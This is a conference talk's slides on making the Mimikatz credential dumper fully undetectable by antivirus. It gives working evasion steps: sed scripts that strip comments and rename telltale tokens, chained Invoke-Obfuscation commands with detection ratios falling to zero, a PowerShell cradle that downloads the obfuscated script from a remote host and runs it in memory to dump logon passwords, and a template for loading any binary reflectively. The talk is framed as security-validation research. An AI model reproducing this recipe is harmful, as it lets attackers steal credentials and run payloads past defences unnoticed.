The background is a dark navy blue. On the left side, there are several parallel teal lines that form a corner-like shape, extending from the top left towards the bottom. On the bottom right, there are several parallel teal lines that form a diagonal shape, extending from the bottom left towards the top right. The main text is centered in the upper half of the image.

What do you do when your boss wants undetectable malware?

PYONGYANG SPONSORED?



No, none of these lovely guys is my boss





WHAT DO WE DO?

Continuous Security
Validation/Instrumentation

WHAT DO I DO?

Research threats and
introduce them as
attacks in our platform

What's this talk about?

USUAL COMPANY WORKFLOW

- Boss comes in:
 - “We need *<this>* for yesterday”
- Slave looks around:
 - “Sure thing, boss! Almost done!”

What's this talk about?

USUAL COMPANY WORKFLOW

- Boss comes in:
 - “We need *<this>* for yesterday”
- Slave looks around:
 - “Sure thing, boss! Almost done!”

So in this case, what does *<this>* exactly mean?

Fully Undetectable Mimikatz





How do you go from 0 to done in 3 work days?

(meetings and distractions included...)

What are them?

Packers and **crypters** are programs that receive a binary as an input and they either output a **compressed** or an **encrypted** binary, respectively.

The compressed/encrypted binary should be able to **decompress/decrypt** itself on **run-time**.



What about crypters?

HYPERION

- Opensource crypter with good write-up of the algorithm
- AES 128bit is used to encrypt binary
- 16-bytes key is randomly generated
- On run-time decryption, the key will be bruteforced
 - Key space is reduced on key generation step
 - Checksum is used to identify if decryption attempt is correct

Let's see what happens...

```
C:\Users\newlog\Documents\tools\hyperion\Hyperion-1.2>hyperion.exe
Hyperion PE-Crypter
Version 1.1 by Christian Ammann
Http://www.nullsecurity.net

Usage: hyperion.exe <options> <infile> <outfile>
List of available options:
  -k <size>      Length of random AES key in bytes.
                  Default value is 6.
  -s <size>      Each byte of the key has a range between
                  0 and <size-1>. Default value is 4.
  -l, --logfile  The packed executable generates a log.txt
                  on startup for debugging purpose
  -v, --verbose  Print verbose informations while running.

C:\Users\newlog\Documents\tools\hyperion\Hyperion-1.2>hyperion.exe Examples\mimi
katz.exe Examples\mimikatz_enc.exe

C:\Users\newlog\Documents\tools\hyperion\Hyperion-1.2>Examples\mimikatz_enc.exe


C:\Users\newlog\Documents\tools\hyperion\Hyperion-1.2>Examples\mimikatz.exe

.#####.  mimikatz 2.0 alpha (x86) release "Kiwi en C" (Jan 22 2015 22:15:55)
.## ^ ##.
## / \ ## /* * *
## \ / ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##'  http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####'                                     with 15 modules * * */

mimikatz # exit
Bye!

C:\Users\newlog\Documents\tools\hyperion\Hyperion-1.2>
```

Let's see what happens...



SHA256: d13ba691310591347977729c0d99e070592a8543dbd64f892a0cecd56dd38f0c

File name: mimikatz_enc.exe

Detection ratio: 38 / 61

Analysis date: 2017-05-28 09:54:24 UTC (1 minute ago)

Analysis

File detail

Additional information

Comments

Votes


Antivirus	Result
Ad-Aware	Gen:Variant.Razy.6416
AhnLab-V3	Trojan/Win32.Generic.C216885
ALYac	Gen:Variant.Razy.6416
Antiy-AVL	Trojan/Win32.AGeneric
Arcabit	Trojan.Razy.D1910
Avast	Win32:Evo-gen [Susp]
AVG	Win32/Cryptor

ClamAV

Win.Packer.Hyperion-1

What do the grown up do?

HACKED TEAM FTW!



hackedteam / core-packer	
<> Code	Issues 0 Pull requests 0 Projects 0
Branch: master core-packer / core-packer /	
cod Patch in EntryPoint32.cpp ...	
..	
distorm	distorm;
peasm	distorm;
tclap	.text encrypted in memory
EntryPoint32.cpp	Patch in EntryPoint32.cpp
EntryPoint64.cpp	fix for core64
ExeEntryPoint32.cpp	distorm;
LoadLibrary.cpp	xpack bypass
LoadLibrary.h	core-packer

<https://github.com/hackedteam/core-packer/>

Appendix

How to build and run core-packer: After some work we were able to build and run core-packer. Based on the project files left by the authors, we found that core-packer was built with Visual Studio 2010. We were unable to get a freeware copy of Visual Studio 2010 but 2012 worked. The project will not compile on later versions of Visual Studio without some trivial code modifications.

Testing the packer on random exe's and DLLs caused the packer to crash, but when run against binaries compiled by Hacking Team (available at DUMP_ROOT/rcs-dev%5Cshare/HOME/Ivan/full_themida_core/windows/), such as their scout or soldier malware, core-packer ran without issue. Note that the 64-bit version of core-packer appears to only work on DLLs and not exes. All our tests were performed against the 32-bit version of core-packer.

<http://ethanheilman.tumblr.com/post/128708937890/a-brief-examination-of-hacking-teams-crypter>

What's out there?

Crypter Update:: April 06, 2017 ; Version: 1.15.0.0

SECURE ORDER	PRICE	DETAILS
BUY NOW	Sale: \$149.99 \$199.99	Lifetime License
BUY NOW	Sale: \$74.99 \$99.99	1 Year License
BUY NOW	Sale: \$37.99 \$49.99	1 Month License

During the license period you'll receive new versions (upgrades) and fixes.

5 Protected Files / Month	20 Protected Files / Month	50 Protected Files / Month	Unlimited Protected Files	Private CypherX Crypter
6 Month License [1 Computer]	1 Year License [1 Computer]	2 Year License [3 Computers]	Unlimited License / Computers	Custom Private RAT
.NET Crypting Engine	.NET & C++ Crypting Engines	.NET & C++ Crypting Engines	Private Crypting Engines	Unlimited Usage
Email Support	Binder/Icon changer	File-Binder & Icon Changer	Priority Private Updates	FUD or Money Back
\$47.99 (Discounted)	Email Support	Crypter BluePrint Bonus Guide	File-Binder & Icon Changer	\$997.99 (Discounted)
ORDER NOW	\$97.99 (Discounted)	Email/Chat/Teamview Support	Crypter BluePrint Bonus Guide	ORDER NOW
	ORDER NOW	\$197.99 (Discounted)	Priority Email/Chat/RDP Support	
		ORDER NOW	\$497.99 (Discounted)	
			ORDER NOW	

“

Customer

Always FUD!

I was speaking to an assistant of yours through live chat where I had some questions that required answering, regarding

“

Customer

Very happy with ExterByte

I purchased this crypter, with the intention of protecting my newly

“

Customer

Excellence Crypter

I have used a variety of crypters before, some were broken and some did not even get my software undetected from false

Monthly

\$13.95/Mon

Free updates
Live support
Binder
Bypass UAC
Error Message
.NET & Native support
Hidden startup
Icon changer
Mutex
+Much more

[Purchase](#)

Lifetime

\$79.95/Once

Free updates
Live support
Binder
Bypass UAC
Error Message
.NET & Native support
Hidden startup
Icon changer
Mutex
+Much more

[Purchase](#)

What can I do?

1. Write my own packer/crypter

What can I do?

1. Write my own packer/crypter
2. Refactor Hyperion/HT tools

What can I do?

1. Write my own packer/crypter
2. Refactor Hyperion/HT tools
3. Pay for someone else to do my job


What can I do?

1. Write my own packer/crypter
2. Refactor Hyperion/HT tools
3. Pay for someone else to do my job
4. Keep thinking (for which I'm paid!)


Reflective DLL Injection

Regular DLL Injection

1.




2.



3.

The load DLL process triggers the execution of the DLL



Reflective DLL Injection

So... what's Reflective DLL Injection?

All you've seen before...

Reflective DLL Injection

So... what's Reflective DLL Injection?

All you've seen before...

...with the DLL stored in memory...

Reflective DLL Injection

So... what's Reflective DLL Injection?

All you've seen before...

...with the DLL stored in memory...

...implementing your own
LoadLibrary...

Reflective DLL Injection

So... what's Reflective DLL Injection?

All you've seen before...

...with the DLL stored in memory...

...implementing your own
LoadLibrary...

...in **bloody PowerShell!!!**

ALL HAIL THIS MAD FELLA →

aka:. Joseph Bialek, clymb3r



- Why PowerShell?
 - “PowerShell script simply executes PowerShell.exe on the target system, which isn’t particularly suspicious”
 - “PowerShell remoting allows us to remotely execute scripts without ever writing to disk on the target system”

ALL HAIL THIS MAD FELLA →

aka:. Joseph Bialek, clymb3r



- Why PowerShell?
 - “PowerShell script simply executes PowerShell.exe on the target system, which isn’t particularly suspicious”
 - “PowerShell remoting allows us to remotely execute scripts without ever writing to disk on the target system”

And some love for pain...

Avoid touching the filesystem

POWERSHELL INVOKE-EXPRESSION

```
[01:06:01]:[...]/newlog$ $Command = 'Get-Process'
[01:06:07]:[...]/newlog$ IEX $Command
```

Handles	NPM(K)	PM(K)	WS(K)	VM(M)	CPU(s)	Id	SI	ProcessName
189	16	5240	12308	61	0.19	4744	0	ai_exec_s
299	17	6168	22456	91		6720	1	Applicat
138	7	1452	5860	57		4584	0	AppVShNot
111	8	1168	5236	54		1248	0	armsvc

\$ IEX (New-Object Net.WebClient).DownloadString(<server>/<path>/ps_script.ps1); Function -Param

Original Invoke-Mimikatz.ps1

How does this work?

- <https://clymb3r.wordpress.com/2013/04/06/reflective-dll-injection-with-powershell/>
- <https://clymb3r.wordpress.com/2013/04/09/modifying-mimikatz-to-be-loaded-using-invoke-reflectivedllinjection-ps1/>

The tool itself:

- <https://github.com/clymb3r/PowerShell/blob/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1>
- <https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-Mimikatz.ps1>

SHA256:	ebf54f745dc81e1958f75e4ca91dd0ab989fc9787bb6b0bf993e2f51d9a2a5bb
File name:	Invoke-Mimikatz.ps1
Detection ratio:	22 / 53
Analysis date:	2017-03-12 13:22:42 UTC (1 minute ago)

Analysis	Relationships	Additional information	Comments	Votes
Antivirus	Result			
Ad-Aware	Application.HackTool.PowerSploit.A			
AegisLab	Troj.Psw.PowerShell!c			
Arcabit	Application.HackTool.PowerSploit.A			
Avast	BV:AndroDrp-B [Drp]			
BitDefender	Application.HackTool.PowerSploit.A			
Cyren	Application.GEPV			
ESET-NOD32	PowerShell/Injector.B			
Emsisoft	Application.HackTool.PowerSploit.A (B)			
F-Secure	Application.HackTool.PowerSploit			

Custom Script Modifications

- Simple mods to change file hash
 - Remove all comments

```
[13:56:54] albert@attackiq:talk$ cat 1.mods_remove_comments.sh
#!/bin/bash

sed -i -e '/<#/,/#>/c\' "$1"
sed -i -e 's/^[[:space:]]*#.*$//g' "$1"
```

SHA256:	ed2f9214d1c6118c8af59ed3eb70522243ea238361547922bcf84a6dbab7cc39
File name:	1.Invoke-Mimikatz_without_comments.ps1
Detection ratio:	12 / 56
Analysis date:	2017-03-12 12:57:46 UTC (0 minutes ago)
<div>AnalysisAdditional informationCommentsVotes</div>	
Antivirus	Result
ESET-NOD32	PowerShell/Injector.B
Fortinet	JS/Moat.3B45BB5E!tr
GData	Script.Trojan.Agent.TK2UHN
Ikarus	Trojan.PowerShell.Injector
Kaspersky	HEUR:Trojan.PowerShell.Generic
McAfee	HTool-EmpireAgent
McAfee-GW-Edition	HTool-EmpireAgent
Microsoft	HackTool:Win32/MikatzIdha
Qihoo-360	Win32/Trojan.PSW.c71
Rising	Trojan.Injector!8.C4 (topis)
Symantec	Hacktool.Mimikatz
ZoneAlarm by Check Point	HEUR:Trojan.PowerShell.Generic

Custom Script Modifications

Detection ration dropped by ~50%

However, the good contenders remain:

- Microsoft
- Kaspersky
- Symantec
- McAfee
- Nod32
- (...)

SHA256:	ed2f9214d1c6118c8af59ed3eb70522243ea238361547922bcf84a6dbab7cc39
File name:	1.Invoke-Mimikatz_without_comments.ps1
Detection ratio:	12 / 56
Analysis date:	2017-03-12 12:57:46 UTC (0 minutes ago)

Analysis	Additional information	Comments	Votes
----------	------------------------	----------	-------

Antivirus	Result
ESET-NOD32	PowerShell/Injector.B
Fortinet	JS/Moat.3B45BB5E!tr
GData	Script.Trojan.Agent.TK2UHN
Ikarus	Trojan.PowerShell.Injector
Kaspersky	HEUR:Trojan.PowerShell.Generic
McAfee	HTool-EmpireAgent
McAfee-GW-Edition	HTool-EmpireAgent
Microsoft	HackTool:Win32/Mikatz!dha
Qihoo-360	Win32/Trojan.PSW.c71
Rising	Trojan.Injector!8.C4 (topis)
Symantec	Hacktool.Mimikatz
ZoneAlarm by Check Point	HEUR:Trojan.PowerShell.Generic

Custom Script Modifications

- Remove critical tokens:
 - References to Mimikatz
 - Hardcoded commands

```
[14:46:10] albert@attackiq:talk$ cat 2.mods_critical_words.sh  
#!/bin/bash
```

```
sed -i -e '/<#/,/#>/c\\' "$1"  
sed -i -e 's/^[[:space:]]*#.*$//g' "$1"  
sed -i -e 's/Invoke-Mimikatz/RainbowsAndUnicorns/g' "$1"  
sed -i -e 's/DumpCreds/MoreRainbows/g' "$1"
```

SHA256: bf73674002c768e76622a16a77f26485042fa36a50a971065c2b41b312245929

File name: 2.IM_critical_words.ps1

Detection ratio: 4 / 55

Analysis date: 2017-03-12 13:49:14 UTC (1 minute ago)

Analysis

Additional information

Comments

Votes

Antivirus	Result
ESET-NOD32	PowerShell/Injector.B
Ikarus	Trojan.PowerShell.Injector
Kaspersky	HEUR:Trojan.PowerShell.Generic
ZoneAlarm by Check Point	HEUR:Trojan.PowerShell.Generic

Custom Script Modifications

Detection ration dropped to ~30%

Bye bye Microsoft, McAfee,
Symantec...

Still, well known vendors there:

- Nod32
- Kaspersky
- (...)

SHA256:	bf73674002c768e76622a16a77f26485042fa36a50a971065c2b41b312245929
File name:	2.IM_critical_words.ps1
Detection ratio:	4 / 55
Analysis date:	2017-03-12 13:49:14 UTC (1 minute ago)

Analysis

Additional information

Comments

Votes

Antivirus	Result
ESET-NOD32	PowerShell/Injector.B
Ikarus	Trojan.PowerShell.Injector
Kaspersky	HEUR:Trojan.PowerShell.Generic
ZoneAlarm by Check Point	HEUR:Trojan.PowerShell.Generic

Custom Script Modifications

- After a lot of trial and error, I always got a couple of detections



I could have stopped here, say “good enough” and move on... but... honour, pride, you know...

WHAT ABOUT OBFUSCATORS?

There are obfuscators for most well known interpreted languages:

- Javascript
- Python
- ...

Is there someone so nuts so as to create a PowerShell obfuscator?

There are obfuscators for most well known interpreted languages:

- Javascript
- Python
- ...

WHAT ABOUT OBFUSCATORS?

Is there someone so nuts so as to create a PowerShell obfuscator?

Invoke-Obfuscation, by Daniel Bohannon

- <https://github.com/danielbohannon/Invoke-Obfuscation>



Invoke-Obfuscation, let's give it a try!

```
Invoke-Obfuscation

Tool      :: Invoke-Obfuscation
Author    :: Daniel Bohannon (DBO)
Twitter   :: @danielhbohannon
Blog      :: http://danielbohannon.com
Github    :: https://github.com/danielbohannon/Invoke-Obfuscation
Version   :: 1.6
License   :: Apache License, Version 2.0
Notes     :: If(!$Caffeinated) {Exit}

HELP MENU :: Available options shown below:

[*] Tutorial of how to use this tool          TUTORIAL
[*] Show this Help Menu                      HELP, GET-HELP, ?, -?, ./?, MENU
[*] Show options for payload to obfuscate     SHOW, OPTIONS, SHOW, OPTIONS
[*] Clear screen                             CLEAR, CLEAR-HOST, CLS
[*] Execute ObfuscatedCommand locally         EXEC, EXECUTE, TEST, RUN
[*] Copy obfuscatedCommand to clipboard       COPY, CLIP, CLIPBOARD
[*] Write ObfuscatedCommand Out to disk       OUT
[*] Reset ALL obfuscation for ObfuscatedCommand RESET
[*] Undo LAST obfuscation for ObfuscatedCommand UNDO
[*] Go Back to previous obfuscation menu      BACK, CD ..
[*] Quit Invoke-Obfuscation                  QUIT, EXIT
[*] Return to Home Menu                     HOME, MAIN

Choose one of the below options:

[*] TOKEN      obfuscate PowerShell command Tokens
[*] STRING      Obfuscate entire command as a String
[*] ENCODING     Obfuscate entire command via Encoding
[*] LAUNCHER     Obfuscate command args w/Launcher techniques (run once at end)

Invoke-Obfuscation> token

Choose one of the below Token options:

[*] TOKEN\STRING obfuscate String tokens (suggested to run first)
[*] TOKEN\COMMAND Obfuscate Command tokens
[*] TOKEN\ARGUMENT Obfuscate Argument tokens
[*] TOKEN\MEMBER   Obfuscate Member tokens
[*] TOKEN\VARIABLE Obfuscate Variable tokens
[*] TOKEN\TYPE     Obfuscate Type tokens
[*] TOKEN\COMMENT  Remove all Comment tokens
[*] TOKEN\WHITESPACE Insert random whitespace (suggested to run last)
[*] TOKEN\ALL      Select All choices from above (random order)
```

Different types of obfuscation available:

- Comments removal
- Whitespace removal
- (...)

Invoke-Obfuscation, let's give it a try!

Let's run it **full power!!**

```
$ Import-Module Invoke-Obfuscation.ps1
```

```
$ Invoke-Obfuscation -ScriptPath './Invoke-Mimikatz.ps1' -Command 'Token\All\1\Out full_power.ps1' -Quiet
```

Invoke-Obfuscation, let's give it a try!

Let's run it **full power!!**

```
$ Import-Module Invoke-Obfuscation.ps1
```

```
$ Invoke-Obfuscation -ScriptPath './Invoke-Mimikatz.ps1' -Command 'Token\All\1\Out full_power.ps1' -Quiet
```

SHA256:	c3faf620c58030a573599e3f42c20a398883637026f017def3541683f5632bdf
File name:	full_power.ps1
Detection ratio:	0 / 56
Analysis date:	2017-03-12 16:43:19 UTC (0 minutes ago)

Invoke-Obfuscation, let's give it a try!



Invoke-Obfuscation, let's give it a try!



Right...?

Invoke-Obfuscation, let's give it a try!

Hell,
no...

```
$ IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.104:8000/full_power.ps1');  
Invoke-Mimikatz -DumpCreds
```

Nothing happens...



Okay

Invoke-Obfuscation, What now?!

Long story short...

Spend n-thousand hours chaining obfuscation stages
and testing them!

Invoke-Obfuscation, What now?!

```
$ Invoke-Obfuscation -ScriptPath '.\Invoke-Mimikatz.ps1' -Command 'Token\Comment\1' -Quiet > 1.mimi_comments.ps1 (4/55)
```

```
$ Invoke-Obfuscation -ScriptPath '.\mimi_comments.ps1' -Command 'Token\Whitespace\1' -Quiet > 2.mimi_comments_whitespace.ps1 (4/55)
```

```
$ Invoke-Obfuscation -ScriptPath '.\2.mimi_comments_whitespace.ps1' -Command 'Token\Type\1' -Quiet > 3.mimi_comments_whitespace_type.ps1 (2/55)
```

```
$ Invoke-Obfuscation -ScriptPath '.\2.mimi_comments_whitespace.ps1' -Command 'Token\Variable\1' -Quiet > 4.mimi_comments_whitespace_variable.ps1 (2/55)
```

```
$ Invoke-Obfuscation -ScriptPath '.\4.mimi_comments_whitespace_variable.ps1' -Command 'Token\Member\1' -Quiet > 5.mimi_comments_whitespace_variable_member.ps1 (2/55)
```

```
$ Invoke-Obfuscation -ScriptPath '.\5.mimi_comments_whitespace_variable_member.ps1' -Command 'Token\Argument\1' -Quiet > 6.mimi_comments_whitespace_variable_member_argument.ps1 (0/55)
```

Invoke-Obfuscation, What now?!

```
$ Invoke-Obfuscation -ScriptPath '.\Invoke-Mimikatz.ps1' -Command 'Token\Comment\1' -Quiet > 1.mimi_comments.ps1 (4/55)
```

```
$ Invoke-Obfuscation -ScriptPath '.\mimi_comments.ps1' -Command 'Token\Whitespace\1' -Quiet > 2.mimi_comments_whitespace.ps1 (4/55)
```

```
$ Invoke-Obfuscation -ScriptPath '.\2.mimi_comments_whitespace.ps1' -Command 'Token\Type\1' -Quiet > 3.mimi_comments_whitespace_type.ps1 (2/55)
```

```
$ Invoke-Obfuscation -ScriptPath '.\2.mimi_comments_whitespace.ps1' -Command 'Token\Variable\1' -Quiet > 4.mimi_comments_whitespace_variable.ps1 (2/55)
```

```
$ Invoke-Obfuscation -ScriptPath '.\4.mimi_comments_whitespace_variable.ps1' -Command 'Token\Member\1' -Quiet > 5.mimi_comments_whitespace_variable_member.ps1 (2/55)
```

```
$ Invoke-Obfuscation -ScriptPath '.\5.mimi_comments_whitespace_variable_member.ps1' -Command 'Token\Argument\1' -Quiet > 6.mimi_comments_whitespace_variable_member_argument.ps1 (0/55)
```

```
$ Invoke-Obfuscation -ScriptPath '.\5.mimi_comments_whitespace_variable_member.ps1' -Command 'Token\Command\1' -Quiet > 7.mimi_comments_whitespace_variable_member_command.ps1 (2/55)
```

```
$ Invoke-Obfuscation -ScriptPath '.\7.mimi_comments_whitespace_variable_member_command.ps1' -Command 'Token\String\1' -Quiet > 8.mimi_comments_whitespace_variable_member_command_string.ps1 (2/55)
```



Invoke-Obfuscation, Problems?

Following obfuscation stages break the script:

- Type (execution does not finish)
- Argument (error msg on execution)

Invoke-Obfuscation, Problems?


Following obfuscation stages break the script:

- Type (execution does not finish)
- Argument (error msg on execution)

The thing is...



Damn you, McAfee! (just kidding, good work ;)



Clock's ticking!

So... I could have stopped here, say “good enough” and move on... but... honour, pride, you know...

WHAT NOW?

What about trying both approaches?

- Custom script modifications
- Automatic obfuscation

Custom mods + Invoke-Obfuscation

Custom modifications were detected by:

- Eset – Nod32
- Ikarus
- Kaspersky
- Zone Alarm Check Point

Invoke-Obfuscation was detected by:

- McAfee / McAfee-GW-Edition

Looks like we have a plan, right?

Custom mods + Invoke-Obfuscation

We take the **custom modified script** version were these were **removed**:

- Whitespaces
- Comments
- Critical tokens

Obfuscate it!

```
$ Invoke-Obfuscation -ScriptPath '.\2.IM_critical_words.ps1' -Command 'Token\Variable\1' -Quiet > final.ps1
```


Custom mods + Invoke-Obfuscation

We take the **custom modified script** version were these were **removed**:

- Whitespaces
- Comments
- Critical tokens

Obfuscate it!

```
$ Invoke-Obfuscation -ScriptPath '.\2.IM_critical_words.ps1' -Command 'Token\Variable\1' -Quiet > final.ps1
```

SHA256:	016a8ae386e3b9124ea862fce656e790e53d1b2935645334a9bb4afb0fff0afe
File name:	final.ps1
Detection ratio:	0 / 55
Analysis date:	2017-03-12 18:46:46 UTC (1 minute ago)

Custom mods + Invoke-Obfuscation

```
Administrator: Windows PowerShell
Windows PowerShell
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[19:58:29]:[../system32$ IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.104:8000/final.ps1'); RainbowsAndUnicorns -MoreRainbows

.#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
.## ^ ##.  "A La Vie, A L'Amour"
## / \ ##  /* * *
## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
'#####'   with 20 modules * * */
ERROR mimikatz_initOrClean ; CoInitializeEx: 80010106

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 9179690 (000000000:008c122a)
Session           : Interactive from 1
User Name          : newlog
```

Custom mods + Invoke-Obfuscation

Administrator: Windows PowerShell

Windows PowerShell

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```
[19:58:29]:[..]/system32$ IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.104:8000/final.ps1'); RainbowsAndUnicorns -MoreRainbows
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'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 20 modules * * */
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```


```
mimikatz(powershell) # sekurlsa::logonpasswords
```

```
Authentication Id : 0 ; 9179690 (000000000:008c122a)
```

```
Session : Interactive from 1
```

```
User Name : newlog
```





LET'S GENERALIZE THIS WORK

Convert any binary to PowerShell, so everything can be obfuscated



STEPS

- Convert your binary to base64
- Embed the base64 string into the Invoke-ReflectivePEInjection.ps1
- Convert base64 to byte array
- Call Invoke-ReflectivePEInjection function


```
# Your base64 encoded binary
$InputBinary = '...'

function Invoke-ReflectivePEInjection
{
    (...)
}

# Convert base64 string to byte array
$PEBytes = [System.Convert]::FromBase64String($InputBinary)

# Run EXE in memory
Invoke-ReflectivePEInjection -PEBytes $PEBytes
```

HOW DOES IT LOOK?



Conclusions

- Most **script-kiddie** presentation ever!
- **AV vendors** have some good **hard work** to do
- Signature-based defense does not work (nothing new here)
- My **boss is happy** now